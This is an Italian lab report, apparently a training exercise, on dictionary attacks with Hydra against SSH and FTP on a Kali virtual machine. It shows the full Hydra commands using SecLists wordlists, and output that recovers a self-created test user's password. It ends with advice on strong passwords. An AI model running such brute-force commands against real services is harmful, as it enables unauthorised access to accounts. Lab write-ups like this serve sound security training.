Authentication cracking con Hydra

1. obbiettivo

La presente relazione descrive una simulazione di un **attacco di cracking** utilizzando lo strumento **hydra**.
L'attacco ha 2 fasi fondamentali:

1) la prima è quella di abilitare un **servizio SSH** e la sua sessione di cracking dell'autenticazione con Hydra.
2) la seconda è configurare e craccare un qualsiasi servizio di rete tra quelli disponibili:
    - **ftp**
    - **rdp**
    - **telnet**
    - **autenticazione HTTP**

2. scenario

Lo scenario prevede l'utilizzo della **macchina Kali** Linux, creando un nuovo user, cercheremo di craccare con l'user della kali il secondo user, tramite lo strumento Hydra per rubargli le credenziali di login e password.

2.1 Hydra

Hydra è il tool di riferimento per eseguire **attacchi di login cracking parallelizzati,** un software progettato per indovinare nomi utente e password di un servizio remoto provando migliaia di combinazioni in pochissimo tempo.
Le caratteristiche principali**:**

1) Velocità Estrema
2) Versatilità Incredibile
3) Modularità

Hydra può usare 2 modalità**:**

1) Dizionario (Wordlist)
2) Brute Force Puro

3. configurazione e cracking SSH

3.1 nuovo utente su Kali

Aprendo il terminale di Kali andiamo a creare un nuovo utente chiamato **test-user** con la password **testpass** scriviamo il comando **<<sudo adduser test_user>>** il sistema chiederà la password e la conferma della password;

una volta inserite ci chiederà altri campi come (Nome completo, stanza, telefono, ecc.) noi premiamo **INVIO** per lasciarli vuoti e diamo la conferma finale con **y**

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y

┌──(kali㉿kali)-[~]
└─$
```

3.2 avviare il servizio SSH

avviamo il servizio SSH con il comando **<<sudo service ssh start>>** e usiamo il comando **<<sudo service ssh status>>** per verificare che sia attivo se vediamo **active (running)**, il servizio è avviato correttamente.

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh status

● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Fri 2026-01-16 06:09:51 EST; 4min 53s ago
 Invocation: a2f902d9ba0a464da1059db9e0720ae2
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 21508 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 21510 (sshd)
      Tasks: 1 (limit: 2150)
     Memory: 2.1M (peak: 2.8M)
        CPU: 17ms
     CGroup: /system.slice/ssh.service
             └─21510 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jan 16 06:09:51 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jan 16 06:09:51 kali sshd[21510]: Server listening on 0.0.0.0 port 22.
Jan 16 06:09:51 kali sshd[21510]: Server listening on :: port 22.
Jan 16 06:09:51 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

3.3 File di configurazione di SSH


Il file di configurazione del demone SSH (sshd) si trova in **/etc/ssh/sshd_config.**

Possiamo visualizzarlo con il comando **<<cat /etc/ssh/sshd_config>>**
Oppure con un editor **<<sudo nano /etc/ssh/sshd_config>>**

```
  GNU nano 8.7
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody
```


3.4 test della connesione SSH

Il comando **<<ssh test_user@IP_KALI>>** serve a stabilire una connessione SSH verso la macchina Kali utilizzando l'utente appena creato (**`test_user`**).
`IP_KALI` va sostituito con l'indirizzo IP della macchina Kali e il sistema chiederà la password dell'utente.



Se le credenziali sono corrette e il servizio SSH è attivo, l'accesso andrà a buon fine e otterremo il **prompt dei comandi dell'utente `test_user`**, segno che la connessione SSH è stata stabilita correttamente sulla stessa macchina Kali.

Login con il **test_user** in modo da sapere se il test è andato a buon fine.



4. Utilizzo di SecLists


Per disporre di liste di username e password, è stato installato il pacchetto **SecLists**, che contiene collezioni di **wordlist** comunemente utilizzate.
con il comando: **<<sudo apt install seclists>>**

4.1 Filtraggio delle wordlist di username e password

Per rendere più mirato l'utilizzo delle wordlist durante i test di autenticazione, utilizziamo alcuni comandi per filtrare le liste fornite da SecLists, riducendo la dimensione e selezionando solo voci rilevanti.

Questo comando legge le wordlist installate che contengono un ampio insieme di possibili username e password, e tramite il comando **`grep`** seleziona esclusivamente le righe che contengono la stringa **"test"**.
Il risultato viene poi salvato nei file **`xato-usernames.txt`** e **xato-passwords.txt**

In questo modo si ottiene una lista di username e password più ridotta e mirata.



5. Attacco a dizionario SSH (scenario black box)

Innanzitutto attiviamo il servizio di ssh con il seguente comando:
<<sudo service ssh start>>
Ipotizzando di non conoscere le credenziali di accesso.
In questo caso sono state utilizzate delle wordlist di username e password tramite il comando:
<<hydra -L /home/kali/xato-usernames.txt -P /home/kali/xato-passwords.txt 192.168.50.100 -t2 ssh -f>>

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/xato-usernames.txt -P /home/kali/xato-passwords.txt 192.168.50.100 -t2 ssh -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 09:34:25
[DATA] max 2 tasks per 1 server, overall 2 tasks, 110 login tries (l:11/p:10), ~55 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[STATUS] 43.00 tries/min, 43 tries in 00:01h, 67 to do in 00:02h, 2 active
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] attack finished for 192.168.50.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 09:35:41
```

Hydra prova le combinazioni presenti nelle wordlist per verificare l'autenticazione al servizio SSH. Il test positivo conferma che il servizio era correttamente attivo e raggiungibile.

6.attacco con il servizio ftp

Per poter avviare l'attacco abbiamo bisogno prima di installare il servizio con il comando:
<<sudo apt install vsftpd>>
Dopo di che bisognerà attivarlo con il comando:
<<sudo service vsftpd start>>

Adempiamo all'attacco utilizzando le wordlist, sempre ipotizzando di non conoscere le credenziali, andremo a verificare se il servizio è attivo per il **test_user**
con il seguente comando:
<<hydra -L /home/kali/xato-usernames.txt -P /home/kali/xato-passwords.txt 192.168.50.100 -t2 ftp -f>>

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/xato-usernames.txt -P /home/kali/xato-passwords.txt 192.168.50.100 -t2 ftp -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 09:38:10
[DATA] max 2 tasks per 1 server, overall 2 tasks, 110 login tries (l:11/p:10), ~55 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 74 to do in 00:03h, 2 active
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] attack finished for 192.168.50.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 09:39:46
```

Infatti il servizio è attivo come ci aspettavamo e siamo riusciti a craccare le credenziali del nuovo secondo user della Kali.

7. conclusioni

Tutte le operazioni sono state svolte su macchine virtuali in un ambiente isolato e controllato, con l'obiettivo di consolidare le competenze pratiche relative alla sicurezza dei servizi di accesso remoto.

L'utilizzo dello strumento Hydra ci ha consentito di comprendere come le configurazioni dei servizi SSH o ftp possano essere sottoposte a test di robustezza, il che ci fa evidenziare **l'importanza dell'uso di credenziali sicure**.
Dimostrando che le password deboli o facilmente individuabili possono rappresentare un rischio per la sicurezza dei sistemi esposti in rete.

Uno dei principali metodi di difesa è di utilizzare password lunghe e complesse, difficili per un computer da individuare ma facili per un umano da ricordare, per garantire una protezione dagli attacchi a dizionario.

Le password lunghe e complesse sono molto efficaci anche contro gli attacchi di brute-forse, che prova tutte le possibili combinazioni, ma prima di riuscire a craccare una password ben fatta passeranno decine di migliaia di anni.